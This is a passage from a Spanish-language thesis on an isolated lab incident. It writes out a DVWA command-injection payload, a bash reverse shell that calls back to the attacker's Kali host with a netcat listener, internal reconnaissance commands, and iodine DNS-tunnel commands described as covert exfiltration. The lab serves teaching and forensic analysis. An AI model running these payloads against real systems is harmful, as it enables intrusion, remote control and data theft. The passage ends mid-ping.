


Figura 62 Selección de DVWA Security. Fuente. Captura de pantalla de DVWA. Elaboración propia




Figura 63 Establecimiento de Low en Security level. Fuente. Captura de pantalla de DVWA. Elaboración propia

Y luego se seleccionó la vulnerabilidad Command Injection




Figura 64 Vulnerabilidad Command Injection. Fuente. Captura de pantalla de DVWA. Elaboración propia

V.3.1.4 Ejecución real del ataque

Todo esto se da en la aplicación DVWA, en la sección de Command Injection, en Enter an IP address escribimos:

✓ ping 127.0.0.1; whoami

Y se seleccionó en submit



DVWA

Vulnerability: Command Injection

Ping a device


Enter an IP address:

More Information

- <https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://owasp.org/www-community/attacks/Command_Injection

Figura 65 Ejecución del ataque. Fuente. Captura de pantalla de DVWA.
Elaboración propia

El comando whoami se ejecutó en el sistema operativo del servidor, y el resultado apareció en la página web.



DVWA

Vulnerability: Command Injection

Ping a device

Enter an IP address:

Figura 66 Resultados del ataque. Fuente. Captura de pantalla de DVWA.
Elaboración propia

El atacante está ejecutando comandos en el servidor, el incidente ya no es solo web, ya que el sistema operativo ha sido comprometido.

Ello muestra como una vulnerabilidad lógica se transforma en control del sistema, muestra el paso real de usuario externo a ejecutor de comandos.

Así mismo en esta fase se crean registros reales en el servidor Ubuntu:

- ✓ En GET /DVWA/vulnerabilities/exec/?ip=127.0.0.1; whoami

Se generaron accesos anómalos y se evidencia ejecución de comandos no autorizados.

V.3.2 Fase2: Movimiento del atacante

Es el movimiento lateral, aquí se simuló teniendo en cuenta que el servidor vulnerable Ubuntu + DVWA ya estaba comprometido, el atacante amplía su control dentro del entorno, pasando de una simple ejecución de comandos a un acceso más estable que le permita interactuar con otros sistemas de la red del laboratorio.

Hay que tener en cuenta que, en un incidente real, el atacante no se conforma con ejecutar comandos aislados desde una página web, el objetivo es:

- ✓ Obtener una sesión interactiva (Shell)
- ✓ Reconocer la red interna
- ✓ Identificar otros equipos
- ✓ Preparar el entorno para fases posteriores como exfiltración, persistencia, etc

En el diseño de este laboratorio este procedimiento se replica desde Kali Linux (ip 192.168.100.10) hacia Ubuntu + DVWA (ip 192.168.100.30)

V.3.2.1 Preparación del atacante

Desde Kali Linux se abrió una terminal y se dejó escuchando un puerto para recibir una conexión remota:

- ✓ nc -lvnp 4444

```

root@kali: /home/kali
Session Actions Edit View Help
(kali@kali)-[~]
$ sudo su
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
(root@kali)-[/home/kali]
# nc -lvnp 4444

listening on [any] 4444 ...

```

Figura 67 Ejecución del comando nc -lvnp 4444. Fuente. Captura de pantalla de terminal de Kali. Elaboración propia

Se evidencia que Kali queda a la espera de que el servidor comprometido se conecte.

V.3.2.2 Uso de la vulnerabilidad en DVWA

Desde un navegador de Kali Linux, se ingresa a: <http://192.168.100.30/DVWA>

Y se ingresa a la vulnerabilidad Command Injection

Y en el campo donde se escribe una IP se insertó los siguientes comandos:

✓ 127.0.0.1; bash -c "bash -i >& /dev/tcp/192.168.100.10/4444 0>&1"




Figura 68 Vulnerabilidad Command Injection. Fuente. Captura de pantalla de DVWA. Elaboración propia

Cuando se selecciona submit, el servidor Ubuntu ejecutó ese comando

V.3.2.3 Recepción de la sesión remota

Luego del punto V.3.2.3 se esperaba tener respuesta en la terminal de Kali, ya que en un inicio se estaba dejando escuchando el puerto 4444, se estaba a la espera de que el servidor comprometido se conecte, y se logró:



```

root@kali: /home/kali
Session Actions Edit View Help
(kali@kali)-[~]
$ sudo su
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
(root@kali)-[/home/kali]
# nc -lvnp 4444

listening on [any] 4444 ...
connect to [192.168.100.10] from (UNKNOWN) [192.168.100.30] 56608
bash: cannot set terminal process group (1719): Inappropriate ioctl for device
bash: no job control in this shell
←Platform:/var/www/html/DVWA/vulnerabilities/exec$

```

Figura 69 Conexión del servidor comprometido a través del puerto 4444. Fuente. Captura de pantalla de terminal de Kali. Elaboración propia

Esto confirmaba que:

El atacante ya no solo ejecuta comandos aislados, sino es que ha obtenido una Shell remota en el servidor. El usuario comprometido es www-data, propio del servidor web.

En esta parte el servidor Ubuntu ya ha sido completamente comprometido.

V.3.2.4 Reconocimiento interno

Desde la Shell obtenida, el atacante puede explorar en la red con los siguientes comandos:

- ip a

```

listening on [any] 4444 ...
connect to [192.168.100.10] from (UNKNOWN) [192.168.100.30] 56608
bash: cannot set terminal process group (1719): Inappropriate ioctl for device
bash: no job control in this shell
←Platform:/var/www/html/DVWA/vulnerabilities/exec$ ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:3c:6e:cc brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.100.30/24 brd 192.168.100.255 scope global ens33
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe3c:6ecc/64 scope link
        valid_lft forever preferred_lft forever
←Platform:/var/www/html/DVWA/vulnerabilities/exec$

```

Figura 70 Exploración de la red con ip a. Fuente. Captura de pantalla de la terminal. Elaboración propia

Observamos la ip

- ip route

```

←Platform:/var/www/html/DVWA/vulnerabilities/exec$ ip route
ip route
192.168.100.0/24 dev ens33 proto kernel scope link src 192.168.100.30
←Platform:/var/www/html/DVWA/vulnerabilities/exec$

```

Figura 71 Verificación de la ruta. Fuente. Captura de pantalla de la terminal. Elaboración propia

- ping de conectividad a 192.168.100.20


```

←Platform:/var/www/html/DVWA/vulnerabilities/exec$ ping 192.168.100.20
ping 192.168.100.20
PING 192.168.100.20 (192.168.100.20) 56(84) bytes of data.
64 bytes from 192.168.100.20: icmp_seq=1 ttl=128 time=0.741 ms
64 bytes from 192.168.100.20: icmp_seq=2 ttl=128 time=2.36 ms
64 bytes from 192.168.100.20: icmp_seq=3 ttl=128 time=2.07 ms
64 bytes from 192.168.100.20: icmp_seq=4 ttl=128 time=1.27 ms
64 bytes from 192.168.100.20: icmp_seq=5 ttl=128 time=0.546 ms
64 bytes from 192.168.100.20: icmp_seq=6 ttl=128 time=2.49 ms

```

Figura 72 Verificación de conectividad. Fuente. Captura de pantalla de la terminal. Elaboración propia

- ping de conectividad a 192.168.100.40



```
←Platform:/var/www/html/DVWA/vulnerabilities/exec$ ping 192.168.100.40
ping 192.168.100.40
PING 192.168.100.40 (192.168.100.40) 56(84) bytes of data.
64 bytes from 192.168.100.40: icmp_seq=1 ttl=64 time=1.07 ms
64 bytes from 192.168.100.40: icmp_seq=2 ttl=64 time=0.719 ms
64 bytes from 192.168.100.40: icmp_seq=3 ttl=64 time=0.663 ms
64 bytes from 192.168.100.40: icmp_seq=4 ttl=64 time=0.796 ms
```

Figura 73 Verificación de conectividad Fuente. Captura de pantalla de la terminal. Elaboración propia

Con ello se identificó a Windows 10 (192.168.100.20) y al servidor DNS Iodine (192.168.100.40)

Todo este movimiento representa al movimiento lateral inicial, el atacante ya no se limita al servidor vulnerable, sino que estudia la red completa

Esta parte del laboratorio demuestra que una vulnerabilidad web puede derivar en control real del sistema.

El atacante obtiene una presencia persistente. El incidente deja de ser solo web y pasa a ser compromiso de infraestructura. Se prepara el escenario para: Exfiltración de datos, uso de canales encubiertos (DNS), interacción con otros equipos.

Es el punto donde se marca la transición entre el acceso inicial a la expansión del control de la red, lo que convierte el evento en un incidente de ciberseguridad completo y no solo en una prueba aislada de vulnerabilidad.

V.3.3 Fase 3: Exfiltración de información mediante canal DNS

Se simuló la exfiltración encubierta de información desde un sistema comprometido utilizando DNS como canal encubierto, demostrando como un atacante puede evadir controles tradicionales (Firewalls, IDS básicos) aprovechando un protocolo legítimo y ampliamente permitido.

Esta fase representa una etapa crítica del incidente, ya que no solo hay

acceso al sistema, sino una fuga real de información.

En esta parte del laboratorio, el atacante ya comprometió el servidor Ubuntu + DVWA (192.168.100.30)

El atacante controla Kali Linux (192.168.100.10). Existe una máquina IODINE (192.168.100.40) que actuará como servidor DNS malicioso.


La red permite tráfico DNS (puerto 53), como ocurre en entornos reales.

El ataque se basa en túneles DNS, donde datos sensibles son fragmentados y enviados como consultas DNS aparentemente normales

V.3.3.1 Preparación del servidor DNS encubierto (IODINE)

En un inicio desde la máquina Ubuntu Server se verifica que iodine este instalado

✓ which iodined




```
root@ubuntu:/home/ubuntu# which iodined
/usr/sbin/iodined
```

Figura 74 Verificación de iodine. Fuente. Captura de pantalla de la terminal. Elaboración propia

Esto confirma que el sistema está listo para actuar como servidor DNS del túnel

En la máquina IODINE se inicia el servidor de túnel DNS

✓ sudo iodined -f -c -P password 10.0.0.1/24 tunnel.lab



```
root@ubuntu:/home/ubuntu# sudo iodined -f -c -P password 10.0.0.1/24 tunnel.lab
Opened dns0
Setting IP of dns0 to 10.0.0.1
Setting MTU of dns0 to 1130
Opened IPv4 UDP socket
Listening to dns for domain tunnel.lab
-
```


Figura 75 Iniciación del servidor de túnel DNS. Fuente. Captura de pantalla de la terminal iodine. Elaboración propia

Esto indica que el servidor DNS encubierto está activo y a la espera de conexiones

V.3.3.2 Conexión del atacante al túnel DNS

En Kali Linux se realiza el establecimiento del túnel, se ejecutó el comando:

```
sudo iodine -P password 192.168.100.40 tunnel.lab
```



```
(root@kali)-[/home/kali]
# sudo iodine -P password 192.168.100.40 tunnel.lab
Opened dns0
Opened IPv4 UDP socket
Sending DNS queries for tunnel.lab to 192.168.100.40
Autodetecting DNS query type (use -T to override).
Using DNS type NULL queries
Version ok, both using protocol v 0x00000502. You are user #0
Setting IP of dns0 to 10.0.0.2
Setting MTU of dns0 to 1130
Server tunnel IP is 10.0.0.1
Testing raw UDP data to the server (skip with -r)
Server is at 192.168.100.40, trying raw login: OK
Sending raw traffic directly to 192.168.100.40
Connection setup complete, transmitting data.
Detaching from terminal ...
```

Figura 76 Establecimiento del túnel en Kali. Fuente. Captura de pantalla de la terminal Kali. Elaboración propia

Aquí Kali actúa como cliente atacante, se conectó al servidor DNS malicioso, y todo el tráfico IP fue encapsulado dentro de consultas DNS

Y realizamos la verificación de la creación de la interfaz virtual con el comando ip a:

```

(root@kali)-[/home/kali]
# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:c7:de:51 brd ff:ff:ff:ff:ff:ff
    inet 192.168.100.10/24 brd 192.168.100.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fec7:de51/64 scope link proto kernel_ll
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:c7:de:5b brd ff:ff:ff:ff:ff:ff
4: eth2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:c7:de:65 brd ff:ff:ff:ff:ff:ff
    inet 192.168.159.138/24 brd 192.168.159.255 scope global dynamic noprefixroute eth2
        valid_lft 1417sec preferred_lft 1417sec
    inet6 fe80::7c60:72d7:ab82:91d4/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
5: dns0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1130 qdisc fq_codel state UNKNOWN group default qlen 500
    link/none
    inet 10.0.0.2/24 scope global dns0
        valid_lft forever preferred_lft forever


```

Figura 77 Verificación de la interfaz virtual 10.0.0.2. Fuente. Captura de pantalla de la terminal Kali. Elaboración propia

Se observa la interfaz dns0, lo que confirma que el túnel DNS se encuentra activo, Kali tiene la IP 10.0.0.2, y existe comunicación encubierta con el servidor 10.0.0.1

V.3.3.3 validación de la exfiltración

Se realizó la prueba de comunicación a través del túnel DNS, mediante el ping 10.0.0.1



```

(root@kali)-[/home/kali]
# ping 10.0.0.1
PING 10.0.0.1 (10.0.0.1) 56(84) bytes of data.
64 bytes from 10.0.0.1: icmp_seq=1 ttl=64 time=0.963 ms
64 bytes from 10.0.0.1: icmp_seq=2 ttl=64 time=6.18 ms
64 bytes from 10.0.0.1: icmp_seq=3 ttl=64 time=0.888 ms
64 bytes from 10.0.0.1: icmp_seq=4 ttl=64 time=1.07 ms
64 bytes from 10.0.0.1: icmp_seq=5 ttl=64 time=1.16 ms
64 bytes from 10.0.0.1: icmp_seq=6 ttl=64 time=2.18 ms

```

Figura 78 Comunicación con la ip 10.0.0.1. Fuente. Captura de pantalla de la terminal Kali. Elaboración propia

El ping responde lo que confirma que:

- El tráfico está viajando por DNS
- El canal encubierto funciona correctamente
- La exfiltración de información es técnicamente viable

Con lo desarrollado en esta parte de la tesis se demuestra que el atacante puede exfiltrar datos sin usar canales evidentes. El tráfico DNS puede ser utilizado como vector de evasión

Las soluciones de seguridad tradicionales pueden no detectar este tipo de actividad.

Se genera evidencia clave para: análisis forense, correlación de eventos y toma de decisiones en la gestión de incidentes.

V.3.4 Integración del sistema Windows 10 en el laboratorio

V.3.4.1 Preparación del entorno Windows 10

Se integró la máquina Windows 10 como equipo corporativo interno, con el fin de analizar evidencias forenses posteriores al incidente y correlacionar el impacto del ataque en la red interna.

Windows se integra a la red interna 192.168.100.0/24, compartiendo segmento con los demás activos del laboratorio, lo que permite evaluar exposición a tráfico lateral, resolución de nombres y posibles efectos colaterales del ataque previamente simulado.

Adicionalmente el sistema Windows cuenta con una segunda interfaz de red configurada en modo NAT, utilizada exclusivamente para acceso controlado a Internet (actualizaciones y resolución externa), manteniendo el aislamiento del segmento del laboratorio.

V.3.4.2 Verificación de conectividad interna.


Verificamos que esté conectado a la red:

- ✓ Ubuntu + DVWA (192.168.100.30)
- ✓ Iodine (192.168.100.40)

Estas pruebas permitieron confirmar la correcta integración del endpoint dentro de la red interna y su exposición al tráfico lateral generado por otros sistemas comprometidos durante el incidente. La verificación de conectividad interna es fundamental para validar que el sistema Windows forma parte del mismo dominio de impacto del accidente, aun cuando no haya sido atacado de forma directa

Esto simula una red corporativa donde múltiples equipos comparten segmento

- Ping 192.168.100.30




```
C:\Users\brayan>ping 192.168.100.30

Haciendo ping a 192.168.100.30 con 32 bytes de datos:
Respuesta desde 192.168.100.30: bytes=32 tiempo<1m TTL=64
Respuesta desde 192.168.100.30: bytes=32 tiempo=2ms TTL=64
Respuesta desde 192.168.100.30: bytes=32 tiempo<1m TTL=64
Respuesta desde 192.168.100.30: bytes=32 tiempo<1m TTL=64

Estadísticas de ping para 192.168.100.30:
    Paquetes: enviados = 4, recibidos = 4, perdidos = 0
              (0% perdidos),
    Tiempos aproximados de ida y vuelta en milisegundos:
        Mínimo = 0ms, Máximo = 2ms, Media = 0ms
```

Figura 79 Conectividad con 192.168.100.30. Fuente. Captura de pantalla de la terminal iodine. Elaboración propia

- Ping 192.168.100.40



```
C:\Users\brayan>ping 192.168.100.40

Haciendo ping a 192.168.100.40 con 32 bytes de datos:
